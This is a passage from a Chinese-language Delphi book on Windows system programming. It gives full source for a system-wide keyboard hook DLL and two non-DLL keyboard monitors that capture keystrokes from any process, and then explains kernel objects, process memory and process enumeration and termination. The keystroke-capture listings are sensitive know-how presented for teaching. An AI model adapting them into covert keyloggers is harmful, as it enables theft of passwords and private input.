                          lParam    : LPARAM
                          )         : LRESULT; stdcall;

begin
    if code=HC_ACTION then
    begin
        //打开映像文件
        FileMapHandle:=OpenFileMapping(FILE_MAP_READ,False,'TestHook');
        if FileMapHandle<>0 then
        begin
            //映射入内存中
            PViewInteger:=MapViewOfFile(FileMapHandle,FILE_MAP_READ,0,0,0);
            //PViewInteger 指向主程序句柄， WM_HookKEY 是主程序的自定义消息
            PostMessage(PViewInteger^,WM_HOOKKEY,wParam,lParam);
            UnmapViewOfFile(PViewInteger);
            CloseHandle(FileMapHandle);
        end;
    end;
    Result := CallNextHookEx(HookDeTeclado, Code, wParam, lParam)

end;

procedure HookOn; stdcall;
begin    //开始截取
    HookDeTeclado:=SetWindowsHookEx(WH_KEYBOARD, CallBackDelHook, HInstance , 0);
end;

procedure HookOff; stdcall;
begin    //停止截取
    UnhookWindowsHookEx(HookDeTeclado);
end;

end.

```

2.调用 DLL 的主程序源代码

调用 DLL 的主程序源代码如下所示：

```
unit TestHookKey_Unit;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls;

const
  WM_HOOKKEY= WM_USER + $1000;    //自定义消息
  HookDLL    = 'Key.dll';         //DLL 文件名
type
  THookProcedure=procedure; stdcall;
  TForm1 = class(TForm)
    Memo1: TMemo;
    procedure FormCreate(Sender: TObject);
    procedure FormDestroy(Sender: TObject);
  private
    { Private declarations }
    FileMapHandle  : THandle;
    PMem          : ^Integer;
    HandleDLL      : THandle;
    HookOn,
    HookOff        : THookProcedure;
    procedure HookKey(var message: TMessage); message  WM_HOOKKEY;

  public
    { Public declarations }
  end;
var
  Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.FormCreate(Sender: TObject);
begin
  Memo1.ReadOnly:=TRUE;
  Memo1.Clear;
  HandleDLL:=LoadLibrary( PChar(ExtractFilePath(Application.Exename) + HookDll) );
  if HandleDLL = 0 then raise Exception.Create('未发现键盘钩子 DLL');
```

```

@HookOn :=GetProcAddress(HandleDLL, 'HookOn');    //取指定的函数
@HookOff:=GetProcAddress(HandleDLL, 'HookOff');   //取指定的函数
IF not assigned(HookOn) or
    not assigned(HookOff) then
    raise Exception.Create('在给定的 DLL 中'+#13+
        '未发现所需的函数');
{创建内存映像文件，实现多进程间的数据共享}
FileMapHandle:=CreateFileMapping( $FFFFFFFF,
    nil,
    PAGE_READWRITE,
    0,
    SizeOf(Integer),
    'TestHook');

if FileMapHandle=0 then
    raise Exception.Create( '创建内存映射文件时出错');
{返回内存指针}
PMem:=MapViewOfFile(FileMapHandle,FILE_MAP_WRITE,0,0,0);
PMem^:=Handle;    //内存映像文件的开始第 1 字节存入主程序句柄
HookOn;           //开始截取
end;

procedure TForm1.HookKey(var message: TMessage);
var
    KeyName : array[0..100] of char;
    Accion   : string;
begin    //截取到键盘消息时，由 DLL 发往主程序，在这里接收消息
    {获取键名}
    GetKeyNameText(Message.LParam,@KeyName,100);
    if ((Message.LParam shr 31) and 1)=1
        then Accion:='Key Up'    {松开按键}
    else
        if ((Message.LParam shr 30) and 1)=1
            then Accion:='ReKeyDown'    {重新按键}
            else Accion:='KeyDown';    {按下按键}
    Memo1.Lines.add( Accion+
        ': '+
        String(KeyName)) ;
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    if Assigned(HookOff) then
        HookOff;    //停止截取
    if HandleDLL<>0 then

```

```

FreeLibrary(HandleDLL);
if FileMapHandle<>0 then
begin
    UnmapViewOfFile(PMem);
    CloseHandle(FileMapHandle);
end;

end;

end。

```

当程序运行后，在任何进程中按下键盘，都被本程序记录下来，如图 2-6 所示。



图 2-6 DLL 键盘钩子

2.4.4 非 DLL 键盘监视的两种方法

利用 DLL 的钩子功能是一种截取消息的好办法，因为其注入到了系统消息处理链中，可以截取发送到应用程序的消息。可是，毕竟钩子使用了 DLL,编写程序多了一个步骤，不是很方便。如果不使用 DLL 在一些场合是最好不过的，下面提供了两种方法不使用 DLL 实现键盘的监视。

注意 由目前笔者所收集到的资料表明，只有键盘钩子可以不需要 DLL 实现系统钩子功能，其他钩子要实现系统钩子还必须使用 DLL。

1.直接 IO 取字符

在程序中设置一个定时器，时刻监视着键盘的按键发生，并能识别全部的按键。程序源代码(见光盘中的“不用 DLL 的 KeyHook1#"目录，其中的“#”表示只能在 Windows 9x 下运行，下同)如下所示：

注意 由于使用了直接 IO 指令，本程序只能在 Windows 9x 下运行。

```

unit Main;

```

```

interface

```

uses

SysUtils, WinTypes, WinProcs, Messages, Classes, Graphics, Controls,
Forms, Dialogs, StdCtrls, ShellAPI, ExtCtrls, Buttons;

type

```
TForm1 = class(TForm)
  GroupBox1: TGroupBox;
  GroupBox2: TGroupBox;
  Hook: TMemo;
  GroupBox3: TGroupBox;
  OnDown: TLabel;
  OnUp: TLabel;
  GroupBox4: TGroupBox;
  BitBtn1: TBitBtn;
  BitBtn2: TBitBtn;
  procedure FormCreate(Sender: TObject);
  procedure BitBtn1Click(Sender: TObject);
  procedure BitBtn2Click(Sender: TObject);
  procedure FormDestroy(Sender: TObject);
```

private

public

```
  WindowHandle: HWND;
  StartSpy: Boolean;
  OldKey: Byte;
  LShiftUp, RShiftUp: Boolean;

  procedure WndProc(var Msg: TMessage);
  procedure KeyDownSpy;
  procedure UpdateTimer;
  procedure KeySpyDown(Sender: TObject; Key: Byte; KeyStr: String);
  procedure KeySpyUp(Sender: TObject; Key: Byte; KeyStr: String);
end;
```

const

```
  OldRet: Boolean = False;
```

var

```
  Form1: TForm1;
```

implementation

{ \$R *.DFM }

const

```
  LowButtonName: Array[1..88] of PChar =
    ('--Esc', '1', '2', '3', '4', '5', '6', '7', '8', '9',
```

```

'0','-', '=', '--BkSp', '--Tab', 'q', 'w', 'e', 'r', 't',
'y', 'u', 'i', 'o', 'p', '[', ']', '--Enter', '--Ctrl', 'a',
's', 'd', 'f', 'g', 'h', 'j', 'k', 'l', ';', ':', '"', "'",
'--LShift Down', '\', 'z', 'x', 'c', 'v', 'b', 'n', 'm', ',',
'.', '/',
'--RShift Down', '--Gray*', '--Alt', '--Space',
'--CapsLock', '--F1', '--F2', '--F3', '--F4', '--F5',
'--F6', '--F7', '--F8', '--F9', '--F10',
'--NumLock', '--ScrollLock', '--Home', '--Up',
'--PgUp', '--Gray-', '--Left', '--*5*', '--Right',
'--Gray+', '--End', '--Down', '--PgDown', '--Ins',
'--Del', '--LShift Up', '--RShift Up',
'--Unknown', '--F11', '--F12');

```

HiButtonName: Array[1..88] of PChar =

```

('--Esc', '!', '@', '#', '$', '%', '^', '&', '*', '(',
')', '_', '+', '--BkSp', '--Tab', 'Q', 'W', 'E', 'R', 'T',
'Y', 'U', 'I', 'O', 'P', '{', '}', '--Enter', '--Ctrl', 'A',
'S', 'D', 'F', 'G', 'H', 'J', 'K', 'L', ';', ':', '"', "'", '~',
'--LShift Down', '|', 'Z', 'X', 'C', 'V', 'B', 'N', 'M', '<',
'>', '?',
'--RShift Down', '--Gray*', '--Alt', '--Space',
'--CapsLock', '--F1', '--F2', '--F3', '--F4', '--F5',
'--F6', '--F7', '--F8', '--F9', '--F10',
'--NumLock', '--ScrollLock', '--Home', '--Up',
'--PgUp', '--Gray-', '--Left', '--*5*', '--Right',
'--Gray+', '--End', '--Down', '--PgDown', '--Ins',
'--Del', '--LShift Up', '--RShift Up',
'--Unknown', '--F11', '--F12');

```

```

procedure TForm1.WndProc(var Msg: TMessage);
begin //本程序所有消息的处理函数
  with Msg do
    if Msg = WM_TIMER then {如果是定时器消息}
      try
        KeyDownSpy;
      except
        Application.HandleException(Self);
      end
    else {默认消息处理}
      Result := DefWindowProc(WindowHandle, Msg, wParam, lParam);
    end;
end;

```

```

procedure TForm1.UpdateTimer;

```



```

var
  b: Byte;
begin
  //关闭或打开定时器
  {首先关闭定时器}
  KillTimer(WindowHandle, 1);
  if StartSpy then //如果开始监视键盘
  begin
    asm
      mov al, 60h {从端口读取字符}
      mov b, al
    end;
    OldKey := b; //保存读出的字符
    if SetTimer(WindowHandle, 1, 1, nil) = 0 then
      raise EOutOfResources.Create('建立定时器出错');
    end;
  end;

procedure TForm1.KeyDownSpy;
var
  Key: Byte;
  St: String;
begin
  asm
    in al, 60h {从端口读取字符}
    mov Key, al {读出的字符存入 Key}
  end;
  if Key = 170 then //如果是释放左边的【Shift】键
  begin
    Key := 84; //自定义的第 84 个，见上面两个表中的'--LShift Up'
    LShiftUp := True;
  end;
  if Key = 182 then //如果是释放右边的【Shift】键
  begin
    Key := 85; //自定义的第 85 个，见上面两个表中的'--RShift Up'
    RShiftUp := True;
  end;
  if Key = 42 then LShiftUp := False; //如果是按下左边的【Shift】键
  if Key = 54 then RShiftUp := False; //如果是按下右边的【Shift】键
  if Key <> OldKey then //如果当前按键与上次不同
  begin
    OldKey := Key;
    if Key <= 88 then //如果键值小于 128（也可以是 88），则表示按下键
    begin
      if LShiftUp and RShiftUp then

```

```

        St := StrPas(LowButtonName[Key])    //小写字母
    else
        St := StrPas(HiButtonName[Key]); //大写字母
        KeySpyDown(self,key,st);
    end
else
    if (Key - 128 <= 88) then    //如果键值大于 128，则表示释放按键
    begin
        if LShiftUp and RShiftUp then
            St := StrPas(LowButtonName[Key - 128])    //小写字母
        else
            St := StrPas(HiButtonName[Key - 128]);    //大写字母
            KeySpyUp(self,key,st);
        end;
    end;
end;

procedure TForm1.KeySpyDown(Sender: TObject; Key: Byte;
    KeyStr: String);
begin    //如果是按下按键
    OnDown.Caption := 'KeySpyDown: Key = ' + IntToStr(Key) + ',   KeyStr = ' + KeyStr;
    if (KeyStr[1] = '-') and (KeyStr[2] = '-') then
        //如果是特殊字符，键名是以“-”开头的
    begin
        Hook.Lines.Add(""); //在显示键名之前加入回车符
        OldRet := True;
    end
    else
        if OldRet then
        begin
            Hook.Lines.Add("");    //在显示键名之后加入回车符
            OldRet := False;
        end;
        Hook.Text := Hook.Text + KeyStr;
    end;

procedure TForm1.KeySpyUp(Sender: TObject; Key: Byte;
    KeyStr: String);
begin    //如果是释放按键
    OnUp.Caption := 'KeySpyUp: Key = ' + IntToStr(Key) + ',   KeyStr = ' + KeyStr;
end;

procedure TForm1.FormCreate(Sender: TObject);

```

```

begin
    LShiftUp := True;
    RShiftUp := True;
    StartSpy := True;    {运行本程序时，立即开始监视键盘按键}
    WindowHandle := AllocateHWnd(WndProc); {注册窗口函数，分配实例}
    if StartSpy then UpdateTimer; {打开定时器}
end;

procedure TForm1.BitBtn1Click(Sender: TObject);
begin
    StartSpy:=true;  {}{开始监视键盘按键}
end;

procedure TForm1.BitBtn2Click(Sender: TObject);
begin
    StartSpy:=false;{取消键盘监视}
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    StartSpy := False;{取消键盘监视}
    UpdateTimer;{关闭定时器}
    DeallocateHWnd(WindowHandle);{释放实例}
end;

end。

```

2. 利用非 DLL 钩子来监控键盘

其代码清单（见光盘中的“不用 DLL 的 KeyHook2”目录）如下所示：

```

unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms,
    StdCtrls, ExtCtrls;

type
    TForm1 = class(TForm)
        ListBox1: TListBox;
        Button1: TButton;
        Button2: TButton;
        Edit1: TEdit;
        Edit2: TEdit;
        Label1: TLabel;

```

```

Label2: TLabel;
procedure FormCreate(Sender: TObject);
procedure Button1Click(Sender: TObject);
procedure Button2Click(Sender: TObject);
procedure ListBox1DbClick(Sender: TObject);
procedure Edit1Change(Sender: TObject);
procedure Edit1KeyPress(Sender: TObject; var Key: Char);
private
    function Keyhookresult(IP: integer; wP: integer): pchar;
    { Private declarations }
public
    { Public declarations }
end;
var
    Form1: TForm1;
    hookkey: string;
    hooktimes: word;
    hHook: integer;
implementation
{$R *.DFM}

```

```

function TForm1.Keyhookresult(IP: integer; wP: integer): pchar;
begin    //把按键值转为键名
    result := '[Print Screen]';
{ VK_0 thru VK_9 are the same as ASCII '0' thru '9' ($30 - $39) }
{ VK_A thru VK_Z are the same as ASCII 'A' thru 'Z' ($41 - $5A) }
    case Ip of
        14354: result := '[Alt]'; //不能识别
        10688: result := '';
        561: Result := '1';
        818: result := '2';
        1075: result := '3';
        1332: result := '4';
        1589: result := '5';
        1846: result := '6';
        2103: result := '7';
        2360: result := '8';
        2617: result := '9';
        2864: result := '0';
        3261: result := '-';
        3515: result := '=';
        4177: result := 'Q';
        4439: result := 'W';
        4677: result := 'E';

```

4946: result := 'R';
5204: result := 'T';
5465: result := 'Y';
5717: result := 'U';
5961: result := 'I';
6223: result := 'O';
6480: result := 'P';
6875: result := '[';
7133: result := ']';
11228: result := '\\';
7745: result := 'A';
8019: result := 'S';
8260: result := 'D';
8518: result := 'F';
8775: result := 'G';
9032: result := 'H';
9290: result := 'J';
9547: result := 'K';
9804: result := 'L';
10170: result := ':';
10462: result := '""';
11354: result := 'Z';
11608: result := 'X';
11843: result := 'C';
12118: result := 'V';
12354: result := 'B';
12622: result := 'N';
12877: result := 'M';
13244: result := ';' ;
13502: result := '.' ;
13759: result := '/' ;
13840: result := '[Right-Shift]';
14624: result := '[Space]';
283: result := '[Esc]';
15216: result := '[F1]';
15473: result := '[F2]';
15730: result := '[F3]';
15987: result := '[F4]';
16244: result := '[F5]';
16501: result := '[F6]';
16758: result := '[F7]';
17015: result := '[F8]';
17272: result := '[F9]';
17529: result := '[F10]';

```
22394: result := '[F11]';
22651: result := '[F12]';
10768: Result := '[Left-Shift]';
14868: result := '[CapsLock]';
3592: result := '[Backspace]';
3849: result := '[Tab]';
7441:
    if wp > 30000 then
        result := '[Right-Ctrl]'
    else
        result := '[Left-Ctrl]';
13679: result := '[Num /]';
17808: result := '[NumLock]';
300: result := '[Print Screen]';
18065: result := '[Scroll Lock]';
17683: result := '[Pause]';
21088: result := '[Num0]';
21358: result := '[Num.]';
20321: result := '[Num1]';
20578: result := '[Num2]';
20835: result := '[Num3]';
19300: result := '[Num4]';
19557: result := '[Num5]';
19814: result := '[Num6]';
18279: result := '[Num7]';
18536: result := '[Num8]';
18793: result := '[Num9]';
19468: result := '["*5*"]';
14186: result := '[Num *]';
19053: result := '[Num -]';
20075: result := '[Num +]';
21037: result := '[Insert]';
21294: result := '[Delete]';
18212: result := '[Home]';
20259: result := '[End]';
18721: result := '[PageUp]';
20770: result := '[PageDown]';
18470: result := '[UP]';
20520: result := '[DOWN]';
19237: result := '[LEFT]';
19751: result := '[RIGHT]';
7181: result := '[Enter]';
end;
end;
```

//钩子回调过程

```
function HookProc(iCode: integer; wParam: wParam; lParam: lParam): LResult; stdcall;  
var
```

```
    s:string;
```

```
begin
```

```
    if (PEventMsg(lparam)^.message = WM_KEYDOWN) then
```

```
    begin
```

```
        //事件消息， 键盘按下
```

```
        s:=format('Down:%5d %5d  ',  
            [PEventMsg(lparam)^.paramL,PEventMsg(lparam)^.paramH])+  
            Form1.Keyhookresult(peventMsg(lparam)^.paramL,  
            peventmsg(lparam)^.paramH);  
        Form1.ListBox1.Items.Add(s);
```

```
    end
```

```
    else if (PEventMsg(lparam)^.message = WM_KEYUP) then
```

```
    begin
```

```
        //释放按键
```

```
        s:=format(' Up:%5d %5d  ',  
            [PEventMsg(lparam)^.paramL,PEventMsg(lparam)^.paramH])+  
            Form1.Keyhookresult(PEventMsg(lparam)^.paramL,  
            PEventMsg(lparam)^.paramH);  
        Form1.ListBox1.Items.Add(s);
```

```
    end;
```

```
end;
```

```
procedure TForm1.FormCreate(Sender: TObject);
```

```
begin
```

```
    hooktimes := 0;
```

```
    hHook := 0;
```

```
end;
```

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
begin
```

```
    inc(hooktimes);
```

```
    if hooktimes = 1 then
```

```
    begin
```

```
        hookkey := TimeToStr(now) + '  ';
```

```
        {安装键盘钩子}
```

```
        hHook := SetWindowsHookEx(WH_JOURNALRECORD, HookProc, HInstance, 0);
```

```
        MessageBox(0, '键盘监视启动', '信息', MB_ICONINFORMATION + MB_OK);
```

```
    end;
```

```
end;
```

```

procedure TForm1.Button2Click(Sender: TObject);
begin
    {取消息键盘监视}
    UnHookWindowsHookEx(hHook);
    hHook := 0;
    if hooktimes <> 0 then
    begin
        MessageBox(0, '键盘监视关闭', '信息', MB_ICONINFORMATION + MB_OK);
    end;
    hooktimes := 0;
end;

procedure TForm1.ListBox1DbClick(Sender: TObject);
begin
    listbox1.clear;
end;

procedure TForm1.Edit1Change(Sender: TObject);
var
    i:DWORD;
begin //如果在 Edit1 中输入字符，则求它的键值
    if length(edit1.text)<>1 then exit;
    //映射虚拟键
    i:=MapVirtualKey(ord(edit1.text[1]), 0);
    edit2.text:=format('%d %x',[i,i]); //分别以十进制、十六进制显示出来
end;

procedure TForm1.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    edit1.text:="";
end;
end。

```

程序运行后，单击启动监视按钮，则弹出提示信息“键盘监视启动”如图 2-7 所示。




图 2—7 非 DLL 的键盘监视

第 3 章 系统内核

3.1 内核对象

在 Windows 下编程，经常需要创建、打开和操作各种内核对象。系统要创建和操作很多种类型的内核对象，例如事件对象、文件对象、文件映射对象、I/O 端口对象、互斥对象、管道对象、进程对象、线程对象和等待计时器对象等。这些对象都是通过调用函数来创建的，例如 `CreateFileMapping` 函数可使系统能够创建一个文件映射对象。每个内核对象只是内核分配的一个内存块，并且只能由该内核访问。该内存块是一种数据结构，它的成员负责维护关于该对象的各种信息。

有些数据成员(如安全性描述符、使用计数等)在所有对象类型中是相同的，不过大多数数据成员属于特定的对象类型。例如，进程对象有一个进程 ID、一个优先级别和一个退出代码，而文件对象则拥有一个字节位移、一个共享模式和一个打开模式。

由于内核对象的数据结构只能被内核访问，这样做的目的是，可以防止其他的应用程序直接修改内核对象的数据，这样确保内核对象结构保持状态的一致。方便于 Microsoft 在不破坏任何应用程序数据的情况下对数据成员的添加、删除和修改。

但是应用程序需要访问这些数据结构的成员，Microsoft 为此提供了大量的 API 函数操作这些内核对象，定义大量的方法对结构进行操作。对象的“句柄”，相信对于大家并不陌生，它可以惟一地标志这些对象(即一一对应)。当应用创建内核对象时，返回的就是句柄此内核对象进程的所有线程都可以利用这个句柄访问内核对象。但是不要在其他进程中访问此句柄，这是不允许的，因为句柄值与进程密切相关。如果试图使用“非本进程”的句柄，API 将返回调用失败。

1. 创建内核对象

如果进程首次初始化，本进程的句柄列表是空的。一旦进程执行创建内核对象操作如 `CreateFileMapping`，内核就为该对象分配一个内存块，并对它初始化此时，内核对进程的句柄列表进行扫描，找出一个空项，并在空项的位置填入指向内核对象的数据结构的内存地址，存取屏蔽位设置为所有访问权，并设置相关的各个标志。

很多函数都接受以内核对象句柄为参数，必须传递由创建对象的函数返回的句柄，如 `MapViewOfFile` 则要以 `CreateFileMapping` 返回的(内核对象)句柄为参数，来标志要操作的对象。操作系统扫描进程的句柄列表来获取内核对象的地址，来操作该对象，这种句柄调用是透明的，由操作系统自动完成，不需要用户程序来实现

如果调用一个函数创建内核对象失败了，那么返回的句柄值通常是 0 (NULL)。发生这种情况是因为系统的内存短缺、相关的资源不存在或者遇到了安全方面的问题等。不过也有例外，少数函数在运行失败时返回的句柄值是 -1 (INVALID_HANDLE_VALUE)。例如，如果 `CreateFile` 未能打开指定的文件，那么将返回 `INVALID_HANDLE_VALUE`，而不是返回 NULL，这点务必特别注意。

2. 关闭内核对象

无论如何创建内核对象，都要通过调用 `CloseHandle` 函数向操作系统表明将要结束该对象的操作。

Windows 操作系统提供函数 `CloseHandle` 来关闭内核对象，该函数首先检查调用进程的句柄列表，检查该句柄是否有效。如果该句柄是有效的，那么系统就取出内核对象的数据结构的地址，并递减它的引用计数；如果引用计数正好是 0，系统便从内存中撤消该内核对象。

在执行函数 `CloseHandle` 返回之前,操作系统会自动清除进程的句柄列表中的项目;执行函数 `CloseHandle` 之后,此内核句柄对于进程无效,不能再使用。如果忘记关闭某个内核对象,系统会在进程结束时自动对该内核对象执行函数 `CloseHandle`;虽然如此,还是建议由用户程序来实现关闭该对象,这样的程序具有更好的可移植性、稳定性

3.跨越进程边界共享内核对象

许多情况下,在不同进程中运行的线程需要共享内核对象。例如,文件映射对象能够使在同一台机器上运行的两个进程之间共享数据块,邮箱和管道使得应用程序能够在联网的不同机器上运行的进程之间收发数据块,互斥对象、信标和事件使得不同进程中的线程能够达成它们连续运行的同步。

在 **Windows** 操作系统中,内核对象句柄与进程是相关的。**Microsoft** 公司有不少理由将句柄设计成与进程相关的句柄。最重要的理由是要实现它的健壮性,如果内核对象句柄是系统范围的值,那么一个进程就能很容易获得另一个进程使用的对象的句柄,从而对该进程造成很大的破坏;另一个理由是安全性,内核对象是受安全性保护的,进程在试图操作一个对象之前,首先必须申请获得操作该对象的许可权,对象的创建者只需要拒绝向用户赋予许可权,就能防止未经授权的用户使用该对象。

3.2 进程

Windows 是一个多任务系统。所谓“多任务”,是指同一时间可以有多个程序在内存中运行,称之为进程。进程是一个静态的概念,而线程才是一个动态的概念。如果进程创建时将自动建立主线程,主线程本身又可以生成新的线程。

通常而言,子进程可以继承一组与父进程相同的环境变量。但是,父进程能够控制子进程继承什么环境变量(后面介绍 `CreateProcess` 函数时就会看到这个情况)。所谓继承,指的是子进程获得自己的父进程的环境块“拷贝”,子进程与父进程并不共享相同的环境块。这意味着子进程能够添加、删除或修改它的环境块中的变量,而这个变化却不会影响父进程的环境块。

3.2.1 进程在内存的结构

Win32 分给每个进程的内存都是 **4GB**,这里的 **4GB** 的地址空间不是指物理地址空间,而是 **Windows** 的虚拟地址空间,其目的是使进程与进程之间互不干扰。由于每个进程都在自己的 **4GB** 的地址运行,而不必理会其他的进程,所以每个进程在计算机中与其他进程的关系是完全独立的,互相覆盖的机会非常少。因此,一个程序对内存的无效访问导致覆盖另一个程序或操作系统的某些部分的情况是不可能的,每个进程都被封闭在一个安全的虚拟环境中,在这个环境中不能获得任何其他程序。

注意 **Windows 9x** 不是纯 32 位操作系统,用户程序“有可能”导致操作系统崩溃。

在 16 位的 **Windows** 中,内存的大小由实际的物理内存和硬盘交换文件组成,如果有 **16MB** 的实际物理内存和 **20MB** 的硬盘交换文件,应用程序就会认为有 **36MB** 的内存。而 **Win32** 平台的内存管理方式和 16 位的 **Windows** 大不一样,实际内存不会影响到系统给每个应用程序分配内存的大小:一律为 **4GB**。如果物理内存过小,那只会增加系统对交换文件的访问量。其结构划分为三部分:

(1) `$00000000` 到 `$003fffff` 的内存空间,**Windows 9x** 用此部分内存来维持同 **MS-Dos** 和 16 位 **Windows** 的兼容性,应用程序一般不需要对此区域进行操作。

(2) \$00400000。到\$7FFFFFFF 的内存空间，这是进程的私有内存空间，其他的进程不能通过普通的方式访问此段。

(3) \$80000000 到\$BFFFFFFF 的内存空间，是 Win32 进程间的共享空间，例如 kernel32.dll, User32.dll, Gdi32.dll 等动态链接库都装载入此区间内。其中，\$C0000000 到\$FFFFFFF 的内存空间是操作系统的代码内存空间，包括虚拟设备驱动程序、低级内存管理代码和文件系统代码等。

Windows NT/2000 下的内存划分和 Windows 98 的不完全相同。对于、win32,所有内存的操作都是由操作系统来完成的，应用程序不能对内存进行直接操作，如果要使用其中的内存空间要事先向系统申请。应用程序一般使用 VirtualAlloc 函数通过两个步骤来完成这个过程：第一步保留，申请内存为保留空间，不能再用于其他的用途，当然仅仅这个操作不会对内存发生什么变化，这根本未进行内存分配操作，也不能在这时就对内存进行访问，否则将会发生异常：第二步提交，这一步才真正分配了内存空间，才能作为一个进程的可用空间。

注意 这时并没有真正的物理内存与其对应(映射)，直到对该内存地址进行读写操作时。至此，进程就可以合法访问这段内存空间。还有一点，保留区域的欠小是系统页的整数倍，而且会从整 64KB 的分配单元边界起开始分配

Win32 系统为每个进程分配了 4GB 的内存空间，但实际上所有的机器都不会有如此大的内存，即使是大型机器亦不例外。Win32 只用到 4GB 线性地址的一小部分，只有在应用程序向系统请求内存时才会分配更大的空间。

分析虚拟内存地址是否有效(即分析是否已将其地址与物理地址或交换文件映射)、是否对其有读写属性等，可以使用 VirtualQueryEx 函数来完成此任务，此函数以 MEMORY_BASIC_INFORMATION 结构为参数，如表 3-1 所示。

表 3-1VirtualQueryEx 函数参数表

字 段 名	意 义
BaseAddress	当前块所属区域的基地址
AllocationBase	当前块所属分配单元(由 dwAllocationGranularity 决定)的基地址
AllocationProtect	当前块所属区域的初始访问保护属性（保留时指定）
RegionSize	当前块大小
State	当前块状态
Protect	当前块的访问保护
Type	当前块的页类型：MEM_IMAGE MEM_MAPPED MEM_PRIVATE

3.2.2 进程列举

为了枚举进程及其信息，需要使用 Windows 提供的 ToolHelpAPI 来实现。很多时候要了解系统中已经执行的进程，并取得该进程所用的程序扩展，以用于对某些进程进行监视、计时或获取其相应的动态调用信息等用途。

通常所见到的真正运行的进程通常被定义为一个正在运行的程序“实例”，由操作系统用来管理进程的内核对象和地址空间两部分组成。内核对象也是系统用来存放关于进程的统计信息的地方。地址空间包含所有可执行模块或 DLL 模块的代码和数据，它还包含动态内存分配的空间，如线程的堆栈和堆分配空间。在 Windows 9x/2000/XP 下可以用 ToolHelpAPI 枚举进程的信息。

注意 这个程序不支持 Windows NT。

下面列举一个简单的例子进行进程枚举(见光盘中的“进程列举”目录):

```
unit Unit1;
```

interface

uses

Windows, Messages, SysUtils, Classes, Graphics, TLHelp32, Controls, Forms, Dialogs,
StdCtrls, ExtCtrls, ComCtrls, clipbrd;

type

```
TProcessInfo = record
    ExeFile: string;
    ProcessId: DWORD;
end;
ProcessInfo = ^TProcessInfo;
TForm1 = class(TForm)
    Timer1: TTimer;
    PageControl1: TPageControl;
    TabSheet1: TTabSheet;
    Button2: TButton;
    Button1: TButton;
    ListBox1: TListBox;
    TabSheet2: TTabSheet;
    Button3: TButton;
    ListBox2: TListBox;
    CheckBox1: TCheckBox;
    procedure Button1Click(Sender: TObject);
    procedure ProcessList(var pList: TList);
    procedure My_RunFileScan(ListboxRunFile: TListBox);
    procedure Button2Click(Sender: TObject);
    procedure ListBox1MouseMove(Sender: TObject; Shift: TShiftState; X,
        Y: Integer);
    procedure Timer1Timer(Sender: TObject);
    procedure Button3Click(Sender: TObject);
    procedure CheckBox1Click(Sender: TObject);
    procedure ListBox2MouseMove(Sender: TObject; Shift: TShiftState; X,
        Y: Integer);
    procedure FormShow(Sender: TObject);
private
    { Private declarations }
public
    Current: TList;
    { Public declarations }
end;
```

var

Form1: TForm1;

implementation

{ \$R *.DFM }

procedure TForm1.ProcessList(var pList: TList);

var

p: ProcessInfo;

ok: Bool;

ProcessListHandle: THandle;

ProcessStruct: TProcessEntry32;

begin

PList := TList.Create;

PList.Clear;

{创建系统内核快照}

ProcessListHandle := CreateToolHelp32Snapshot(TH32CS_SNAPPROCESS, 0);

{初始化结构}

ProcessStruct.dwSize := Sizeof(ProcessStruct);

{取第一个进程}

ok := Process32First(ProcessListHandle, ProcessStruct);

{直到最后一个进程为止}

while Integer(ok) <> 0 do

begin

new(p);

p.ExeFile := ProcessStruct.szExeFile;

p.ProcessID := ProcessStruct.th32ProcessID;

PList.Add(p);

{取下一个进程}

ok := Process32Next(ProcessListHandle, ProcessStruct);

end;

CloseHandle(ProcessListHandle);

end;

procedure TForm1.Button1Click(Sender: TObject);

var

h: THandle;

a: DWORD;

p: PProcessInfo;

begin

if ListBox1.ItemIndex >= 0 then

begin

p := Current.Items[ListBox1.ItemIndex];

{获取进程的完全访问权}

```

        h := openProcess(Process_All_Access, true, p.ProcessID);
        {获取进程的退出代码}
        GetExitCodeProcess(h, a);
        if Integer(TerminateProcess(h, a)) <> 0 then
            begin
                My_RunFileScan(ListBox1);
            end;
        end
    else
        showmessage('请选择一个进程');
    end;
end;

```

```

procedure TForm1.My_RunFileScan(ListboxRunFile: TListBox);
var
    i: Integer;
    p: PProcessInfo;
begin
    current := TList.Create;
    Current.Clear;
    ListboxRunFile.Clear;
    ProcessList(Current);
    for i := 0 to Current.Count - 1 do
        begin
            p := Current.Items[i];
            ListboxRunFile.Items.Add(p.ExeFile);
            dispose(p);
        end;
    end;
end;

```

```

procedure TForm1.Button2Click(Sender: TObject);
begin
    My_RunFileScan(ListBox1);
end;

```

```

procedure TForm1.ListBox1MouseMove(Sender: TObject; Shift: TShiftState; X,
    Y: Integer);
var
    i: integer;
begin
    i:=listbox1.ItemAtPos(Point(x,y),true);
    if i<>-1 then
        begin
            listbox1.hint:=listbox1.items[i];
            Clipboard.AsText:=listbox1.items[i]
        end;
    end;
end;

```

```

        end;
end;

procedure TForm1.Timer1Timer(Sender: TObject);
begin
    Button2Click(sender);
end;

procedure TForm1.Button3Click(Sender: TObject);
var
    hCurrentWindow:HWND;
    szText:array[0..254]of char;
begin
    listbox2.clear;
    {获取第一个窗口}
    hCurrentWindow:=GetWindow(Handle,GW_HWNDFIRST);
    {枚举所有窗口}
    While hCurrentWindow<>0 Do
    Begin
        If GetWindowText(hCurrentWindow,@szText,255)>0 then
            ListBox2.Items.Add(Strpas(@szText));
            {取下一个窗口}
            hCurrentWindow:=GetWindow(hCurrentWindow,GW_HWNDNEXT);
        end;
    end;
end;

procedure TForm1.CheckBox1Click(Sender: TObject);
begin
    timer1.Enabled:=checkbox1.checked;
end;

procedure TForm1.ListBox2MouseMove(Sender: TObject; Shift: TShiftState; X,
    Y: Integer);
var
    i:integer;
begin
